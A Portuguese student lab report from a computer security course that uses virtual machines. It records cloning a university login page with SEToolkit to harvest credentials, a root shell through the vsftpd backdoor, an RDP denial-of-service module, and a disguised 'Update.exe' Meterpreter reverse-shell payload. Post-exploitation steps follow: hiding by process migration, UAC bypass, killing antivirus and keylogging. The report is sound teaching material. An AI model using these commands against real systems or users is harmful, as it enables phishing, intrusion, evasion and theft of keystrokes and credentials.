Atividade Orientada a Ensino

Acadêmico: Guilherme Shinohara
RGA: 2019 1904 0579
Professor: Carlos Alberto da Silva
Atividade: Atividade Orientada a Ensino sobre Segurança Computacional

Introdução

As atividades orientadas a ensino realizadas focaram no tema de Segurança Computacional, com estudos direcionados ao entendimento base de princípios de segurança computacional.

Os sistemas testados foram criados com máquinas virtuais locais com o propósito de estudar diferentes ferramentas de pentest e segurança.


Exploração de Vulnerabilidades

Criação de Phishing


Objetivo:
Criar um site cópia para capturar credenciais de acesso.

SEToolkit

Ferramenta de engenharia social para criação de ataques, para essa atividade será utilizado para criação de um site clone. Ao iniciar a ferramenta são selecionadas as opções Social-Engineering Attacks > Website Attack Vectors > Credential Harvester Attack Method > Site Cloner, confirmar o ip da máquina virtual, e passar a url para ser clonada, nesse caso foi utilizada a url https://siscad.ufms.br/entrar.



Quando o usuário tentar realizar um login, os dados serão salvos pelo setoolkit e o usuário será redirecionado para a página original que ele desejava acessar.



Usos comuns para esse método de phishing são envios de emails maliciosos incentivando a vítima a abrir um link utilizando domínios com nomes próximos aos legítimos, por exemplo, utilizar o domínio “seguranca-instagram.com” para enviar um email de alerta de segurança solicitando que o usuário clique e faça login em uma url criada para a coleta do dado.

Exploração de vulnerabilidade FTP


Objetivo:
Encontrar e explorar uma falha de segurança em um serviço FTP. Para isso será utilizada uma máquina virtual com Metasploitable 2, feita propositalmente com vulnerabilidades para estudos de pentest.

Nmap

Utilizado para mapear possíveis vulnerabilidades em sites ou servidores. Para essa atividade foi utilizado o comando:

```shell
nmap -p 21 --script=ftp-vsftpd-backdoor 192.168.56.101
```


Esse comando sinaliza que deve ser procurado na porta 21 utilizando o script “ftp-vsftpd-backdoor” no ip 192.168.101, que corresponde ao ip da máquina virtual com Metasploitable 2.



A partir do resultado do nmap, é possível detectar uma vulnerabilidade relacionada ao CVE-2011-2523.


MSFConsole

Ferramenta para busca e execução de exploits. Pesquisando por vulnerabilidades relacionadas ao vsftpd.



Encontramos dois itens, será utilizado o de backdoor. Para usar o exploit basta passar o comando:

```
Shell
use exploit/unix/ftp/vsftpd_234_backdoor
```



Listando as opções para execução do exploit, são solicitados o ip ou domínio do hospedeiro do serviço e a porta, por padrão 21. E listando os payloads, é listado apenas um que prove acesso a linha de comando. Tanto ip de destino quanto o payload são definidos antes de executar o exploit.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[+] 192.168.56.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.56.102:36433 → 192.168.56.101:6200) at 2025-09-07 14:47:43 -0400

whoami
root
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:77:9b:82 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global eth0
    inet6 fe80::a00:27ff:fe77:9b82/64 scope link
       valid_lft forever preferred_lft forever
```


Executando o exploit, é iniciada uma sessão na máquina alvo com o usuário root.

Mesmo que a falha relacionada ao CVE-2011-2523 já tenha sido concertada em versões posteriores, muitos sistemas não são atualizados com frequência, o que torna o uso de ferramentas como nmap e msfconsole muito úteis para identificar e utilizar exploits de forma fácil.

Ataque de DoS

Objetivo:
Realizar um ataque de DoS em uma máquina virtual com Windows XP através do desktop remoto.

Primeiro passo é habilitar o acesso remoto no Windows XP e verificar o ip da máquina.




MSFConsole

Utilizado para buscar e executar exploits conhecidos na máquina alvo relacionados ao Windows RDP.

```
msf6 > search windows/rdp

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank    Check  Description
   -   ----                                                  ---------------  ----    -----  -----------
   0   exploit/windows/rdp/cve_2019_0708_bluekeep_rce        2019-05-14       manual  Yes    CVE-2019-0708 BlueK
eep RDP Remote Windows Kernel Use After Free
   1     \_ target: Automatic targeting via fingerprinting   .                .       .      .
   2     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64)   .                .       .      .
   3     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)  .  .       .      .
   4     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14)  .    .       .      .
   5     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15)  .    .       .      .
   6     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1)  .  .       .      .
   7     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)  .     .       .      .
   8     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)  .         .       .      .
   9     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)  .    .       .      .
   10  auxiliary/dos/windows/rdp/ms12_020_maxchannelids      2012-03-16       normal  No     MS12-020 Microsoft
Remote Desktop Use-After-Free DoS
   11  exploit/windows/rdp/rdp_doublepulsar_rce              2017-04-14       great   Yes    RDP DOUBLEPULSAR Re
mote Code Execution
   12    \_ target: Execute payload (x64)                    .                .       .      .
   13    \_ target: Neutralize implant                       .                .       .      .


Interact with a module by name or index. For example info 13, use 13 or use exploit/windows/rdp/rdp_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'

msf6 >
```

```shell
use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
```

Após configurar o ip da máquina hospedeira do serviço, basta executar o exploit.



Ataques de DoS podem causar sérios problemas a empresas em que a estabilidade e disponibilidade de seus serviços são críticos e poucos minutos fora do ar podem causar sérios prejuízos financeiros e danificar a reputação da empresa.

Adicionar um backdoor em um executável

Objetivo:
Criar um executável que quando executado por uma máquina virtual com Windows 7, crie um backdoor para acesso remoto.


MSVenom

Uma ferramenta para criação e codificação de cargas, usada para injetar uma carga em um executável do windows permitindo uma conexão reversa assim que a vítima executar o arquivo.

```
Shell
msfvenom -p windows/meterpreter/reverse_tcp -a x86 platform windows -f exe
LHOST=192.168.56.102 LPORT=4444 -o Update.exe
```

O comando acima define que a carga desejada é de tcp reverso, arquitectura x86, plataforma windows, formato exe, ip da máquina que ganhará o acesso é 192.168.56.102, a porta de acesso 4444, e o arquivo final se chama Update.exe.

Com o arquivo gerado, o arquivo deve ser disponibilizado para a máquina alvo. Para isso, um servidor apache é inicializado na máquina atacante e o arquivo Update.exe colocado no diretório do apache */var/www/html*.



MSFConsole

Através do MSFConsole, é utilizado o *multi/handler* para utilizar o tcp reverso, depois configurado os valores para o mesmo do utilizado pelo MSFVenom na geração do executável malicioso.

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.56.102
LHOST ⇒ 192.168.56.102
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.56.102:4444
[*] Sending stage (177734 bytes) to 192.168.56.103
[*] Meterpreter session 1 opened (192.168.56.102:4444 → 192.168.56.103:49160) at 2025-09-07 17:21:22 -0400

meterpreter >
```

Quando a vítima executar o arquivo, uma conexão é estabelecida da máquina atacante para a vítima.

```
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] Sending stage (177734 bytes) to 192.168.56.103
[*] Meterpreter session 1 opened (192.168.56.102:4444 → 192.168.56.103:49160) at 2025-09-07 17:21:22 -0400

meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:83:ff:67
MTU          : 1500
IPv4 Address : 192.168.56.103
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::588c:69cb:b54a:7c49
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Uma vez estabelecida a conexão, a máquina vítima corre sérios perigos, suas ações podem ser monitoradas, arquivos encriptados e partes críticas do sistema comprometidas. Embora, nessa atividade, a vítima tenha baixado o arquivo diretamente do atacante, para fins de praticidade, esses tipos de executáveis maliciosos costumam ser disseminados através de campanhas de phishing e de arquivos de produtos piratas.

Pós-Exploração

Escalonamento de Privilégios no Windows

Após estabelecer uma conexão com o exercício anterior, começa o processo de pós-exploração, onde o atacante deve se manter escondido e coletar o máximo possível de dados sem chamar a atenção. Um primeiro passo comum é trocar o identificador do processo da conexão, migrando para o id de processo do explorer.exe, por exemplo.

```
 1860  468   svchost.exe         x64   0        AUTORIDADE NT\SISTEMA          C:\Windows\System32\svchost.exe
 1880  468   taskhost.exe        x64   1        user-PC\user                   C:\Windows\System32\taskhost.exe
 1936  828   dwm.exe             x64   1        user-PC\user                   C:\Windows\System32\dwm.exe
 1948  1928  explorer.exe        x64   1        user-PC\user                   C:\Windows\explorer.exe
 3032  1948  Update.exe          x86   1        user-PC\user                   C:\Users\user\Downloads\Update.exe

meterpreter > migrate 1948
[*] Migrating from 3032 to 1948...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 1948
meterpreter >
```

Agora o Update.exe não vai mais aparecer nos processos, somente o explorer.exe. Para realizar o escalonamento de permissões, será necessário iniciar outro exploit através do MSFConsole. O comando *background* passa a sessão atual para o plano de fundo, depois o comando *search bypassuac* busca por exploits que consigam burlar o acesso do usuário.

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > search bypassuac

Matching Modules
================

   #   Name                                                Disclosure Date  Rank       Check  Description
   -   ----                                                ---------------  ----       -----  -----------
   0   exploit/windows/local/bypassuac_windows_store_filesys  2019-08-22       manual     Yes    Windows 10 UAC Protect
ion Bypass Via Windows Store (WSReset.exe)
   1   exploit/windows/local/bypassuac_windows_store_reg      2019-02-19       manual     Yes    Windows 10 UAC Protect
ion Bypass Via Windows Store (WSReset.exe) and Registry
   2   exploit/windows/local/bypassuac                        2010-12-31       excellent  No     Windows Escalate UAC P
rotection Bypass
```

O comando *use exploit/windows/local/bypassuac* seleciona o exploit, e o comando *show options* lista as variáveis necessárias para rodar o exploit.

```
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac) > show options

Module options (exploit/windows/local/bypassuac):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   SESSION                     yes       The session to run this module on
   TECHNIQUE  EXE              yes       Technique to use if UAC is turned off (Accepted: PSH, EXE)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows x86
```

```
msf6 exploit(windows/local/bypassuac) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac) > set LHOST 192.168.56.102
LHOST ⇒ 192.168.56.102
msf6 exploit(windows/local/bypassuac) > set LPORT 4445
LPORT ⇒ 4445
msf6 exploit(windows/local/bypassuac) > set target 0
target ⇒ 0
msf6 exploit(windows/local/bypassuac) > set SESSION 1
SESSION ⇒ 1
msf6 exploit(windows/local/bypassuac) > exploit

[*] Started reverse TCP handler on 192.168.56.102:4445
[*] UAC is Enabled, checking level ...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing ...
[+] Part of Administrators group! Continuing ...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem ...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (177734 bytes) to 192.168.56.103
[*] Meterpreter session 2 opened (192.168.56.102:4445 → 192.168.56.103:49158) at 2025-09-10 20:40:28 -0400

meterpreter >
```

Esse exploit utiliza a sessão inicial como base para iniciar outra com privilégios escalados. Rodando o comando *getsystem* do meterpreter ele tenta escalar os privilégios do usuário. O comando *whoami /priv* dentro do shell lista as permissões do usuário da sessão.

```
meterpreter > getsystem
 ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > shell
Process 1516 created.
Channel 2 created.
Microsoft Windows [vers◆o 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Todos os direitos reservados.

C:\Windows\system32>whoami /priv
whoami /priv

INFORMA◆◆ES DE PRIVIL◆GIOS
──────────────────────────

Nome de privil◆gio                Descri◆◆o                                          Estado
═══════════════════════════════   ═══════════════════════════════════════════════    ═══════
SeLockMemoryPrivilege             Bloquear p◆ginas na mem◆ria                        Ativada
SeTcbPrivilege                    Atuar como parte do sistema operacional            Ativada
SeSystemProfilePrivilege          Tra◆ar um perfil do desempenho do sistema          Ativada
SeProfileSingleProcessPrivilege   Tra◆ar um perfil de um ◆nico processo              Ativada
SeIncreaseBasePriorityPrivilege   Aumentar a prioridade de planejamento              Ativada
SeCreatePagefilePrivilege         Criar um arquivo de permuta                        Ativada
SeCreatePermanentPrivilege        Criar objetos compartilhados permanentemente       Ativada
SeDebugPrivilege                  Depurar programas                                  Ativada
SeAuditPrivilege                  Gerar auditoria de seguran◆a                       Ativada
SeChangeNotifyPrivilege           Ignorar a verifica◆◆o completa                     Ativada
SeImpersonatePrivilege            Representar um cliente ap◆s autentica◆◆o           Ativada
SeCreateGlobalPrivilege           Criar objetos globais                              Ativada
SeIncreaseWorkingSetPrivilege     Aumentar conjunto de trabalho de processo          Ativada
SeTimeZonePrivilege               Alterar fuso hor◆rio                               Ativada
SeCreateSymbolicLinkPrivilege     Criar links simb◆licos                             Ativada
```

Extração de dados

Utilizando a mesma sessão criada com escalonamento de privilégios, podem ser executados mais comandos do meterpreter para extração de dados do usuário.

run post/window/manage/killav

Mata os antivírus que estiverem rodando na máquina.

run keyscan_start

Começa a captura dos inputs de teclado do usuário da máquina.

run keyscan_dump


Imprime os inputs de teclado capturados

run keyscan_stop

Para a captura de inputs de teclado.

